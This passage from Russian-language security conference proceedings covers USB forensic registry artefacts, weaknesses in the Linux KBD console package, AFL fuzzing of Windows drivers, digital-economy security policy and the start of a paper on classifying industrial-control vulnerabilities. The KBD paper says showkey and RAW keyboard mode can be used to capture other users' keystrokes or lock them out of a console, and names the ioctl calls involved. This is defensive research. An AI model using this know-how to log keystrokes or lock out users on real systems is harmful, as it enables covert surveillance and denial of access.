- HKLM\SYSTEM\CurrentControlSet\Control\usbflags\<VVVVPPPPRRRR>;
- HKLM\SYSTEM\CurrentControlSet\Enum\STORAGE\Volume;
- HKLM\SYSTEM\CurrentControlSet\Enum\USB;
- HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR;
- HKLM\SYSTEM\CurrentControlSet\Enum\SWD\WPDBUSENUM;
- HKLM\SYSTEM\ControlSet00x\Control\Class;
- HKLM\SYSTEM\ControlSet00x\Control\DeviceClasses;
- HKLM\SYSTEM\ControlSet00x\Control\DeviceContainers;
- HKLM\SYSTEM\ControlSet00x\Control\usbflags\<VVVVPPPPRRRR>;
- HKLM\SYSTEM\ControlSet00x\Enum\STORAGE\Volume;
- HKLM\SYSTEM\ControlSet00x\Enum\USB;
- HKLM\SYSTEM\ControlSet00x\Enum\USBSTOR;
- HKLM\SYSTEM\ControlSet00x\Enum\SWD\WPDBUSENUM;
- HKLM\SYSTEM\MountedDevices;
- HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume;
- HKU\<SID>\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2;
- HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume.

Подобно USB флэш-накопителю реализуется запись в файл C:\Windows\inf\setupapi.dev.log. Перечень журналов фиксирующих сведения о подключении, работе и отключении устройств также отличается:

- журнал System, источник события UserPnp;
- журнал System, источник события DriverFrameworks-UserMode;
- журнал Microsoft-Windows-Kernel-PnP/Configuration;
- журнал Microsoft-Windows-DeviceSetupManager/Operational;
- журнал Microsoft-Windows-DeviceSetupManager/Admin.

Представленные результаты имеют важное значение и позволяют экспертам-криминалистам оценить вносимые изменения в систему при использовании сторонних USB-носителей информации для обследования систем, подвергшихся компьютерным атакам, и извлечения криминалистически значимой компьютерной информации.

Список литературы

1. Мандиа К. Защита от вторжений. Расследование Компьютерных преступлений/ К. Мандиа, К. Просис. М: Лори, 2005.

2. Part 4: USB Device Research – The Testing Environment & Registry Artifacts for USB Devices at First Insert. [Электронный ресурс]. Режим доступа: http://nicoleibrahim.com/part-4-usb-device-research-usb-first-insert-results/.

3. How to Analyze USB Device History in Windows. [Электронный ресурс]. Режим доступа: https://www.magnetforensics.com/computer-forensics/how-to-analyze-usb-device-history-in-windows/.

4. Ayesha Arshad. USB Storage Device Forensics for Windows 10. / Ayesha Arshad, Waseem Iqbal, Haider Abbas // Journal of Forensic Sciences. 2017. №63(4).

УДК004.056.53

УЯЗВИМОСТИ УРОВНЯ ПРОЕКТИРОВАНИЯ ОС LINUX. ПАКЕТ KBD

И.П. Соколов
Научный руководитель: канд. техн. наук, доц В.В. Бакланов
г. Екатеринбург, Уральский федеральный университет имени первого Президента России Б.Н. Ельцина

Аннотация. Объектом исследования являются уязвимости в стандартных пакетах дистрибутивов Linux. Цель работы: исследование уязвимостей стандартного пакета KBD. Метод или методология проведения работы: экспериментальное исследование, анализ исходных кодов. Результаты работы: разработка рекомендаций по проектированию операционных систем в защищенном исполнении на базе ядра Linux. В статье будут рассмотрены особенности и уязвимости в пакете KDB в терминальном режиме операционных систем на базе ядра Linux, рекомендаций по проектированию защищенных операционных систем с использованием дистрибутива Debian.
Ключевые слова: информационная безопасность, клавиатурный ввод, уязвимости, интерпретаторы, Linux, Debian, виртуальный терминал.

Сегодня широкое распространение получили защищенные операционные системы на базе ядра Linux. Эти дистрибутивы основываются на таких дистрибутивах как Debian, Centos, openSUSE, RedHat, Slackware и других. Все они основываются на ядре Linux и открытом программном обеспечении. Все дистрибутивы Linux включают в себя ядро и открытое программное обеспечение (пакеты), которые позволяют ядру взаимодействовать с пользователем и устройствами. Эти пакеты разрабатываются с самого основания Linux и их огромное множество. Многие пакеты остаются без изменения с самого их создания и перекочёвывают в неизменном состоянии из дистрибутива в дистрибутив. Сборщики дистрибутивов часто пренебрегают анализом таких пакетов, по принципу: «работает – и хорошо». Это

относиться и к дистрибутивам в защищенном исполнении. Иногда у создателей просто не хватает ресурсов для анализа и проверки всех пакетов дистрибутива. Одним из таких пакетов, который присутствует во всех дистрибутивах, является пакет KBD [1][2].

KBD – это управление клавиатурным вводом в виртуальных терминалах, основным средством взаимодействия пользователя с операционной системой. Пакет KBD включает в себя утилиты для работы с виртуальными терминалами (которых в Linux системах 63), а также утилиты для работы с клавиатурой. Данный пакет использует старые системные вызовы ядра Linux, про которые разработчики защищенных дистрибутивов забыли или не знали об их существовании. Сам пакет является тоже достаточно старым. Первые его версии были созданы в 1993 году, а последнее официальное редактирование некоторых исходных кодов было произведено в 2014 году французским программистом. В защищенные дистрибутивы данный пакет попал без каких-либо изменений, отсюда можно заключить, что разработчики его не проверяли на соответствие требованиям безопасности, выдвинутыми в руководящих документах. В ходе исследования пакета были проанализированы следующие утилиты:

- chvt;
- dumpkeys;
- fgconsole;
- kbd_mode;
- loadkeys;
- openvt;
- setfont;
- codepage;
- deallocvt;
- dumpkeys;
- getkeycodes;
- kbdinfo;
- loadunimap;
- mapscrn;
- resizecons;
- screendump;
- setkeycodes;
- setleds;
- setlogcons;
- setmetamode;
- setvtrgb;
- showconsolefont;
- showkey;

- splitfont.

Утилитаkbd_modeустанавливаетрежимработыклавиатуры, которыйможетбыть:

- в режиме скан-кодов (RAW). Коды, предоставляемые контроллером клавиатуры/хост-контроллером на материнской плате, никак не преобразовываются, и представляют пару скан-кодов, например, 0x1e и 0x9e;
- в режиме кодов клавиш (MEDIUMRAW). Скан-коды преобразуются в коды клавиш (для преобразования применяются таблицы, правка которых возможна средствами setkeycodes, и udev), например, клавиша ESC имеет код равный 1;
- в режиме ASCII (XLATE). Драйвер клавиатуры осуществляет преобразование скан-кодов (кодов клавиш) в вид, в котором они содержатся в таблице ASCII (к примеру, в режиме XLATE, при нажатии клавиши с латинским символом A [скан-коды 0x1e и 0x9e] будет сгенерирован код 0x41; после этого данный код обычно обрабатывается программами уровня пользователя и выводится на экран, как буква «A»);
- в режиме UTF-8 (UNICODE). Действие схоже с предыдущим пунктом, но для преобразования используется таблица юникода.

Опасность находится в установление режима скан-кодов (RAW). В этом режиме коды, переданные с клавиатуры, никак не обрабатываются, это в свою очередь приводит к тому, что пользователь на экране вместо привычных для него символов будет наблюдать так называемые кракозябры. Кроме того, после установкиэтогорежима у пользователя не будет возможности воспользоваться клавишами Ctrl и Alt, что приведет к тому, что он окажется заблокированным в данной консоли.

Утилита chvt позволяет перейти в один из «дальних» терминалов с номерами до 63. Предварительно они должны быть активированы командой openvt. Утилита chvt была последний раз редактирована в 1997 году, и имеет незащищённый системный вызов ioctl(fd,VT_ACTIVATE,num), который обеспечивает переход в необходимый терминал. Системный вызов ioctl(fd,VT_ACTIVATE,num) игнорирует требования разграничения доступа и подобен магическому заклинанию, позволяющему проникать сквозь стены многоквартирного дома.

Утилита kbd_showkey выводит скан-коды, виртуальные коды, либо ASCII коды нажатых клавиш. С помощью этой утилиты можно определить события нажатия и отжатия клавиш. Нас будет интересовать режим –s. В этом режиме утилита переводит клавиатуру в RAW режим и отображает коды клавиш. Коды, предоставляемые контроллером клавиатуры/хост-контроллером на материнской плате в режиме RAW, никак не преобразовываются, и представляют пару скан-кодов, например, 0x1e и 0x9e. Утилита

showkey может быть использована для перехвата нажатий клавиатуры других пользователей, иными словами в качестве кейлогера.

Основная опасность кроется в системном вызове ioctl(fd,KDGKBMODE, K_RAW) который можно использовать для перехвата скан-кодов и использование структуры termios для гибкой настройки терминала. В том числе и для того, чтобы атакуемый пользователь ничего не заметил [3].

Аналогом утилиты kbd_showkey является xinput, она позволяет перехватывать события клавиатуры и в графическом интерфейсе пользователя. Кроме перехвата, утилита дает возможность переопределить поведение клавиш.

Утилита openvt находит первый доступный виртуальный терминал, если таковой не задан, и запустит на нем введённую команду с заданными параметрами команды, стандартный ввод, вывод и ошибки направляются на новый виртуальный терминал. Текущий путь поиска ($ PATH) используется для поиска запрошенной команды. Если команда не указана, используется переменная среды $ SHELL, т.е. /bin/bash.

Утилита позволяет в терминале, который принадлежит пользователю, выполнить любую команду, не делая терминал активным. Кроме того, она позволяет администратору выполнить любую команду на любом терминале, в том числе запустить командную оболочку на не активированных виртуальных терминалах tty 8-63.

Таким образом, можно сделать вывод, что использование дистрибутивов с открытым исходным кодом, без проверки каждого пакета на соответствие руководящим документам, является не допустимым. Создание операционных систем на основе открытых систем неизбежно приводит к тому, что злоумышленнику облегчается задача анализа системы, так как он будет иметь доступ к исходным кодам ядра и утилит этой системы. Если сравнивать поиск злоумышленником уязвимостей в ОС семейства Windows и ОС семейства Linux, то становится ясно, что на поиск изъянов системы Windows займет, в среднем, значительно больше времени, нежели поиск изъянов в системе Linux. И, несмотря на то, что многие считают открытые системы более безопасными (ведь их может проверить любой), стоит задуматься, а какой злоумышленник будет опубликовывать найденную уязвимость в системе?

Необходимо тщательно проверять и анализировать исходный код утилит, а не копировать их в свою систему и пытаться латать дыры в безопасности утилитами, режимами, какими-то запретами.

Открытым вопрос является наличие интерпретируемых языков программирования в операционных системах Linux. Хоть некоторые разработчики и пытаются явно запретить доступ к терминалам и как следствие к интерпретаторам, многое программное обеспечение дистрибутивов исполь-

зует интерпретаторы для своей работы, и безопасность таких программных продуктов остается под вопросом, поскольку интерпретируемые языки программирования (bash, python, ruby и другие) могут без проблем использовать системные вызовы ядра.

Список литературы

1. Сайт разработчиков ОС Debian. https://www.debian.org/
2. Сайт разработчиков ОС CentOS https://centos.org/
3. Корбет Д., Рубини А. Драйверы устройств Linux // США O'Reilly Media Inc, 2005

УДК 004.056, 004.054

МЕТОДЫ ДИНАМИЧЕСКОГО АНАЛИЗА ДРАЙВЕРОВ

В.О. Нестор
Научный руководитель: доцент И.Р. Зулькарнеев
г. Тюмень, Тюменский государственный университет

Аннотация: В статье описаны статический и динамический анализы программного обеспечения. Определены их преимущества и недостатки. Подробно рассмотрен AFL-фаззинг программного обеспечения, принцип его работы, используемые методы. Дана оценка его эффективности. Представлена классификация современных AFL-фаззеров на основе используемых методов тестирования и применимости к различным видам операционных систем. Сделан вывод о необходимости разработки AFL-фаззера для драйверов, функционирующих в операционных системах семейства Windows.
Ключевые слова: фаззеры, динамический анализ, AFL-фаззеры, тестирование, драйвера

Проверка на наличие уязвимостей разрабатываемого и разработанного программного обеспечения осуществляется с помощью статических и динамических анализаторов.

Статические анализаторы опираются на исходные коды программного обеспечения и проверяют их на корректность написания для данного языка программирования и на соответствие паттернам, которые могут привести к исключительным ситуациям, недокументированным возможностям и создать уязвимость. В случае обнаружения анализатор выдает отчет с комментариями о возможных ошибках и уязвимостях, к которым может привести проанализированный код, а также дает рекомендации как можно исправить данный участок программы. На практике такой метод анализа может либо выдавать множество ложных результатов из-за недостижимости некоторых вариантов работы тестируемого программного обеспечения, ли-

бо не найти уязвимости из-за отсутствия полных исходных кодов всей программы, например, из-за подключаемых сторонних библиотек [1].

Для полноценного выявления уязвимостей в разрабатываемом программном обеспечении помимо статических анализаторов используют динамические анализаторы, также называемые фаззерами (от англ. fuzzing). При динамическом анализе осуществляется тестирование программы с помощью различных входных данных, которые вызывают ошибки, аварийное завершение, появление недокументированных возможностей или обход реализованных в программах правил разграничения доступа. Данный метод позволяет взаимодействовать с реальной работающей программой или ее модулем, а не только с кодом, и приближает количество ложных срабатываний к нулю. Это способствует нахождению не только шаблонных уязвимостей при написании кода, но и нахождению уязвимостей в логике программы, уникальной для каждого ПО, и её отладке, так как становятся известны все протестированные случаи некорректного поведения программы [2].

Поиск уязвимостей в прикладном программном обеспечении позволяет скомпрометировать и получить права администратора, но не выше. Однако, наличие уязвимостей в драйверах операционной системы, особенно работающих в режиме ядра, может привести к доступу к физической оперативной памяти и к хранимой в ней информации, несмотря на то, что этот доступ ограничен пользовательским режимом процессора. Для поиска подобных уязвимостей следует использовать динамический анализ. Но фаззинг драйверов операционных систем требует отдельного подхода из-за их специфики работы, поэтому для решения данной проблемы не применимы фаззеры, рассчитанные на прикладное программное обеспечение.

Выделяют три метода тестирования программного обеспечения с помощью динамического анализа [3]:

1. Метод «черного ящика» — фаззинг, при котором генерация и анализ ПО основывается только на входных и выходных данных. Характеризуется отсутствием информации о структуре программы и алгоритмах её работы. Данный способ применяется при недоступности исходного кода программы и возможности анализа её логики.

2. Метод «белого ящика» — фаззинг, при котором известен алгоритм работы программы, есть исходные коды и возможность скомпилировать тестируемое ПО с целью добавления специальных символов для улучшения качества генерации и мутации входных данных.

3. Метод «серого ящика» — фаззинг, при котором фаззер сам проводит поверхностный статический анализ программы (скомпилированного файла или исходных кодов) перед начал тестирования, либо динамический анализ для улучшения качества мутирования входных данных. Обычно не опирается на семантический смысл данных.

Развивающееся направление в фаззинге — это фаззинг на основе обратной связи, которая используется для мутации входных данных. American fuzzy lop (AFL) стал первым фаззером, который начал применять в качестве обратной связи площадь покрытия кода тестируемой программы. AFL стал родоначальником нового класса фазеров, классификация которых представлена на рис. 1.




Рисунок 1. Классификация существующих AFL-фаззеров

Входные данные разбиваются на блоки и, в соответствии с изменениями покрытия тестируемого кода, фаззер получает обратную связь и изменяет данные блоки (удаляет, добавляет или модифицирует) в соответствии с ней [5], благодаря чему улучшается качество мутации данных. Для запуска данного фаззера требуется исходный код, который необходимо скомпилировать поставляемым вместе с фаззером компилятором для добавления символов и инструментаций. Благодаря этому, фаззер в процессе тестирования узнает об уровне покрытия кода, задействованных функциях программы и исследованных ветвлениях. На основе полученной информации алгоритм мутации кода определяет, каким образом требуется изменить текущие входные данные. Главное преимущество данного подхода в том, что фаззер сам собирает всю необходимую информацию о тестируемом программном обеспечении, которая ему требуется для мутирования тестовых случаев и требует для инициализации лишь пример входных данных, в отличие от «серых» или «белых» фаззеров, которые требуют долгой ручной настройки

перед началом использования для эффективного фаззинга. В сравнении с фаззерами, работающими по принципу «черного ящика», данный метод является более эффективным, так как для мутирования информации тестирующая программа обладает гораздо большим количеством информации [4].

Эффективность данного метода подтверждена множеством найденных новых уязвимостей, внесенных в базу CVE [6]. На основе AFL-фаззеров, создаются множества дополнений и модификаций, которые либо совершенствуют применяемый им метод, либо добавляют новый функционал. Для работы подобного класса фаззеров требуются исходные коды, которые не всегда присутствуют у исследователя. В связи с этим множество модификаций данного фаззера направлены на реализацию возможности тестирования без исходного кода. Для решения этой проблемы разработчики используют следующие методы:

- использование эмуляторов аппаратного обеспечения, таких как qemu (режим работы от разработчика AFL) или Unicorn Engine — afl-unicorn
- использование статической инструментации (например, Dyninst — afl-dyninst), позволяющей добавлять специальные символы и функции в уже скомпилированный файл;
- использование динамической инструментации кода (например, DynamoRIO — afl-dynamorio, PIN — aflpin), что позволяет получить необходимую информацию для работы AFL во время выполнения программы, без изменения исходного файла. Недостатком данного подхода является замедленная работа фаззера в сравнении с компиляцией или применением статической инструментации.

Фаззеры, которые требуют наличия исходного кода не рассматриваются в рамках настоящей статьи, так как данные модификации лишь увеличивают производительность исходного AFL-фазера, без добавления функционала или новых возможностей.

Операционная система Windows является на сегодняшний день самой распространенной в мире. Однако для работы с ней существует лишь один действующий фаззер — WinAFL, задача которого заключается в тестировании прикладного программного обеспечения при отсутствии исходного кода на базе системы динамической инструментации DynamoRIO (существует версия и с использованием Intel PT).

Таким образом, стоит отметить эффективность AFL-фаззеров при обнаружении уязвимостей в программном обеспечении. В результате классификации AFL-фаззеров видно отсутствие ПО, направленного на тестирование драйверов операционных систем методами динамического анализа. В силу широкого распространения операционной системы Windows и критичности эксплуатации уязвимостей в драйверах, встает вопрос о необходимо-

сти разработки AFL-фаззера для драйверов, функционирующих в операционной системой Windows.

Список литературы

1. Аветисян А. И., Белеванцев А. А., Чукляев И. И. Технологии статического и динамического анализа уязвимостей программного обеспечения // Вопросы кибербезопасности. 2014. №3 (4), 2014, 20-28 с.

2. Федотов А.Н. Метод оценки эксплуатируемости программных дефектов // Труды ИСП РАН. 2016. №4, 2016, 137-148 с.

3. Valentin J.M. Manes, HyungSeok Han, Choongwoo Han, Sang Kil Cha, Manuel Egele, Edward J. Schwartz, Maverick Woo The Art, Science, and Engineering of Fuzzing: A Survey // arXiv:1812.00140, 2018

4. Томилов И.О., Трифанов А.В. Фаззинг. Поиск уязвимостей в программном обеспечении без наличия исходного кода // Интерэкспо Гео-Сибирь. 2017. №2, 2017, 75-80 с.

5. Van-Thuan Pham, Marcel Böhme, Andrew E. Santosa, Alexandru Răzvan Căciulescu, Abhik Roychoudhury Smart Greybox Fuzzing // arXiv:1811.09581, 2018

6. Сборник CVE уязвимостей, найденных с помощью AFL-фаззера. URL: https://github.com/mrash/afl-cve (дата обращения: 15.10.2019)

Секция VI

ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ В УСЛОВИЯХ ЦИФРОВОЙ ЭКОНОМИКИ РОССИЙСКОЙ ФЕДЕРАЦИИ

УДК 004.056.5

ПРИНАДЛЕЖНОСТЬ ЦИФРОВОЙ ЭКОНОМИКИ К СФЕРЕ ИНФОРМАЦИОННОЙ БЕЗОПАСТНОСТИ И ПРОГНОЗЫ ИННОВАЦИЙ, СВЯЗАННЫЕ С ЦИФРОВОЙ ЭКОНОМИКОЙ РОССИЙСКОЙ ФЕДЕРАЦИИ

Е.А. Дальченко[1], В.В. Кузнецова[2], А.К. Федина[1]
Научный руководитель: канд. эконом. наук, доцент Е.А.Дальченко, канд. социол. наук В.В. Кузнецова
[1]г.Новочеркасск, Новочеркасский инженерно-мелиоративный институт им. А.К. Кортунова ФГБОУВО Донской ГАУ
[2]г.Новочеркасск, Южно-Российский государственный политехнический университет имени М.И. Платова

Аннотация. В данной статье рассматриваются риски и угрозы информационной экономики Российской Федерации, а также развитие данной отрасли экономики до 2024 года включительно.
Ключевые слова. Экономическое развитие, информационная безопасность, информационная экономика, инновации, модификация, дезорганизация, организация.

Цифровая экономика очень быстро теснит старый уклад во всех сферах работы, трудовпередового общества. Модифицируется жизнь частных секторов и объектов (в том числе и государственного значения), а также трудящегося общества в целом, а с трансформацией склада жизни, вынуждены возникать инновационные профессии и инструменты взаимодействия.

В эру грандиозно масштабных преобразований всё большую актуальность принимает проблема информационной безопасности в организациях как в частных, так и в государственных.

Благодаря цифровой экономике увеличивается эффективность всех ее секторов за счет применения новейших информационных технологий; качественно и количественно возрастают возможности совершения с помощью компьютера буквально всех операций, среди которых стоит отметить предоставление/получение всевозможныхпредложений и выполнение транзакций. Впрочем, кроме ряда превосходств, цифровая модификация несет и конкретныериски.

Актуальнозначимые интересы субъектов (государства, юридических и телесных лиц), участвующих в процессах автоматизированного взаимодействия, как правило, заключаются в том, чтобы основная доля информации, касающаяся их финансовых, политических и иных сторон деятельности, секретные, коммерческие, некоммерческие и индивидуальные данные были бы ежедневно легко доступны каждому, и в то же время надежно защищены от неправомерного применения. Искажение или же фальсификация, устранение или же разглашение конкретной части сведений, точно также как и дезорганизация процессов её обработки и передачи, наносят серьезныйвещественный и моральный урон.

Таким образом, в первую очередь остро встаёт вопрос обеспечения информационной защиты как всевозможных государственных структур, так и индивидуальных данных и финансовых организаций.

На сегодняшний день мы стоим на пороге 4 промышленной революции или же Индустрии 4.0, которую можно охарактеризовать тремя базиснымиэлементами: все в «цифре», новые материалы и новые системы управления. Суммарный результат этихсоставляющих определяет переход к цифровой экономике. [1] Обязательно стоит упомянуть тот факт, что революция в любой системе подразумевает широкомасштабные высококачественные конфигурации, которые требуют незамедлительного отказа от предшествующего состояния.

Вследствие этого факта не стоит забывать о том, что, собственно, цифровая экономика — это не простая автоматизация производственных процессов, а категоричные структурные конфигурации, затрагивающие, в первую очередь, взаимодействия субъектов системы.

К слову, в настоящий момент, в современном мире существуют 3 ведущих направленности для становления экономики будущего: «digital economy», китайский – «интернет экономика» и наш – «цифровая экономика». В базу североамериканской стратегии заложен постулат о том, что в связи с неуклонным увеличением объемов информации ее (и это совершенно справедливо) необходимо соответствующим образом охранять. Поэтому они предлагают всем присоединиться к американской системе защиты данных. Однако в этом случае придется отдавать свои персональные данные под опеку США, на что Россия и Китай, обладающие собственными профильными технологиями, не пойдут. Российская Федерация предлагает собственную идею создания цифровой экономики.

Следует обозначить, что на данный момент Россия считается главным фаворитом по объему торгов, которые были совершены в формате B2B и B2G. По сведениям статистики за 2018 год, в валютном эквиваленте он составил больше 650 млрд.$ США. Это, ориентировочно, 1,2 млн. поставщиков и клиентов. На рисунке 1 приведена статистика РФ, США, Китая и Японии по размеру торгов, проводимых в вышеуказанных формах.




Рисунок 1 – Объем торгов РФ, США, Китая, Японии за 2018 год.

Практически все сделки исполняются в электронном формате. Наряду с этим, Российская Федерация поступательно увеличивает обороты трансграничной элетронной торговли, особенно после подключения к данному процессу таких стран, как Белоруссия и Казахстан. В частности, в рамках Таможенного союза в прошлом году размер торгов, проводимых в электронной форме в валютном эквиваленте достиг 900 миллиардов$ США. В наиближайшеевремя будет преодолена планка в 1 триллион $ США.

В целях формирования культуры информационной защищенности в передовых компаниях необходимопериодически проводить тренинги и семинары по повышению уровня осведомленности сотрудников, корпоративные службы информационной безопасности должны быть максимально открыты для взаимодействия с коллегами из других подразделений при возникновении вопросов и проблемных обстановок.

18 декабря 2017 года Правительственная комиссия по применению информационных технологий для совершенствованиясвойства жизни и критерий ведения предпринимательской работыпризналапроектсобытий по направленности «Информационная защищенность» программы «Цифровая экономика Российской Федерации» на 2018-2024 годы.

По словам премьер-министра РФ Дмитрия Медведева, проектбудет предпринимать меры, которые дадут возможностьустранить киберпреступления на современном технологическом уровне. Проект также учитывает финансирование из федерального бюджета в объеме 22333 млн. руб. и внебюджетное финансирование, которое составляет практически 50% от федерального – 11710 млн. руб. По проекту в 2019 году необходимо проанализировать возможность рисков и опасностейсомнительного функционирования единой сети электросвязи РФ. Также будет проведен анализ составляющихдеятельной инфраструктуры российского интернет сегмента на территориигосударства, охватываясуществующую схему маршрутизации интернет-трафика.В 2019 году будет определен центр

компетенций по вопросам межмашинного взаимодействия, включая киберфизические системы и «интернет вещей», определены его подчиненность, полномочия, функции.

В этот же период планируется разработать архитектуру и прототип специализированного ресурса, предназначенного для взаимодействия граждан с уполномоченными органами в части оперативной передачи данных о признаках противоправных действий в области информационных технологий (компьютерного мошенничества, навязанных услуг операторов связи, фишинговых схем) в целях противодействия компьютерной преступности. [2]

Также на 2018-2019 года запланированы мероприятия по усовершенствованию стандартов безопасной разработки приложений, в том числе для государственных информационных систем.

По итогам реализации плана должны быть достигнуты целевые значения информационной безопасности на сетях связи и в российском сегменте интернета. Должна быть создана система стимулов для приобретения и использования компьютерного, серверного и телекоммуникационного оборудования российского производства. Созданы механизмы стимулирования использования отечественного программного обеспечения всеми участниками информационного взаимодействия.

Помимо вышеперечисленного, в соответствии с программой разработки национальных стандартов на 2019 год на официальном сайте технического комитета 194 «Киберфизические системы» размещаются первые редакции предварительных национальных стандартов в области сенсорных сетей и интернета вещей. Обеспечен контроль обработки и доступа к персональным данным, большим пользовательским данным, в том числе в социальных сетях и прочих средствах социальной коммуникации. Созданы национальные и региональные центры реагирования на компьютерные инциденты.

Также ожидается, что по итогам выполнения программы будет разработана система мер поддержки российских производителей продуктов и услуг ИКТ, осуществляющих патентование продуктов другим странам.

Утвержденный план содержит перечень целевых показателей и индикаторов. Так, к примеру, процент внутреннего сетевого трафика сегмента интернета РФ, маршрутизируемая через иностранные серверы, к 2024 году должен снизиться до 10%. С 50% в 2018 году до 10% в 2024 году ожидается падение стоимостной доли закупаемого государством и компаниями с государственным участием заграничного программного обеспечения.

С 10% в 2018 году до 90% в 2024 году ожидается увеличение доли субъектов информативного взаимодействия (органов государственной

власти и местного самоуправления, компаний с государственным участием), использующих стандарты безопасности в киберфизических системах, а также в части интернета.

Подводя итоги, можно говорить о том, что на сегодняшний день все страны в части прогресса в сфере цифровой экономики находятся приблизительно на одном уровне. Кто-то показывает хорошие результаты в области B2C, кто-то лидирует в секторах B2B и B2G. И если общемировой расклад сил, в общем и целом, приблизительно одинаков, то понимание конечной цели и средств для ее достижения – разное. Именно поэтому Российская Федерация должна использовать предоставленный ей шанс стать лидером в сфере развития цифровой экономики в ближайшие годы. Проблемы будущего года вызваны тем, на протяжении многих лет существования информационной экономики Россия не сделала главного — должной работы над безопасностью компьютерной сети проведено не было. Исходя из этого, Россия, конечно же, не является аутсайдером среди стран лидеров, однако является уязвимой страной в плане кибератак. Значительная часть мер уже предпринята правительством РФ, однако этого недостаточно для полной безопасности информационного потока, как государственных секторов, так и коммерческих в целом.

Список литературы

1. Официальный портал экономики РФ [Электронныйресурс]. - URL:http://institutiones.com/(датаобращения:01.05.2019).

2. Информационная безопасность РФ [Электронныйресурс]. - URL:https://lenta.ru/(датаобращения:01.05.2019).

УДК 004.65

ПОДХОД К ОПРЕДЕЛЕНИЮ АКТУАЛЬНЫХ УЯЗВИМОСТЕЙ ПРИ ОЦЕНКЕ УРОВНЯ ЗАЩИЩЕННОСТИ ЗНАЧИМЫХ ОБЪЕКТОВ КРИТИЧЕСКОЙ ИНФОРМАЦИОННОЙ ИНФРАСТРУКТУРЫ

Н.В. Кучкарова
Научный руководитель: д-р.техн.наук, профессор В.И. Васильев
г. Уфа, Уфимский государственный авиационный технический университет

Аннотация. Одним из актуальных вопросов в области определения защищенности объектов автоматизированных систем управления (АСУ) технологическим процессом (ТП) производства является вопрос оперативного и полного поиска уязвимостей.В статье описывается подход к определению

уязвимостей, проводится краткий анализ современной нормативно-правовой базы в области АСУ ТП на критически важных объектах. Предложен вариант классификации уязвимостей на основе Приказа ФСТЭК России №31 и ГОСТ Р 62 443-1-1. Проведен сравнительный анализ существующих открытых баз данных уязвимостей.

Ключевые слова. Информация, безопасность,базы данных уязвимостей, защищенность АСУ ТП.

Введение. Актуальность статьи связана с неуклонным ростом кибератак на промышленные объекты. Промышленные предприятия нефтеперерабатывающей, энергетической и др. отраслей несут серьезную потенциальную опасность: экологическую, финансовую, не говоря уже о прямой угрозе жизни населения целых регионов. Для промышленных объектов характерны уязвимости, как информационных систем (ИС), так и компонентов АСУ ТП. Рост уязвимостей обусловлен появлением новых видов программного обеспечения (ПО). Обеспечение безопасности промышленной сети и АСУ ТП требует комплексного подхода, учитывающего особенности промышленных систем, и основанного на требованиях и рекомендациях как международных стандартов, так и российских нормативных документов по обеспечению информационной безопасности промышленных систем. Для точного понимания происхождения уязвимостей и их количества в АСУ ТП и сети уязвимости необходимо классифицировать.

Краткий анализ стандартов серий 56545, 62443 и приказов ФСТЭК России. Первые стандарты серии 62443введены на территории Российской Федерации в 2016 году и являются русскоязычными версиями международных стандартов IEC/TC 62443. В настоящий момент переведено 3 документа из этой серии. Анализ этих стандартов приведен в статье [1].

ГОСТ Р 56545-2015 «Защита информации. Уязвимости информационных систем. Правила описания уязвимостей». Стандарт устанавливает общие требования к структуре описания уязвимости и правилаописания уязвимости ИС. Предлагается форма паспорта уязвимости с примером его заполнения[2].

ГОСТ Р 56546-2015 «Защита информации. Уязвимости информационных систем. Классификация уязвимостей информационных систем». Стандарт устанавливает классификацию уязвимостей ИС [3].

Рассмотрим приказыФСТЭК России, устанавливающие требования к обеспечению защиты АСУ ТП.

Приказ ФСТЭК России №31 от 14.03.2014 «Об утверждении требований к обеспечению защиты информации в автоматизированных системах управления производственными и технологическими процессами на критически важных объектах, потенциально опасных объектах, а также объектах, представляющих повышенную опасность для жизни и здоровья людей и для

окружающей природной среды». В документе предлагается разделение АСУ ТП на три уровня: 1) уровень операторского (диспетчерского управления) (SCADA, коммутаторы, маршрутизаторы); 2) уровень автоматического управления (промышленная сеть передачи данных, PLC и т.д.); 3) уровень ввода (вывода)данных исполнительных устройств (датчики, промышленные механизмы и т.д.) [4].

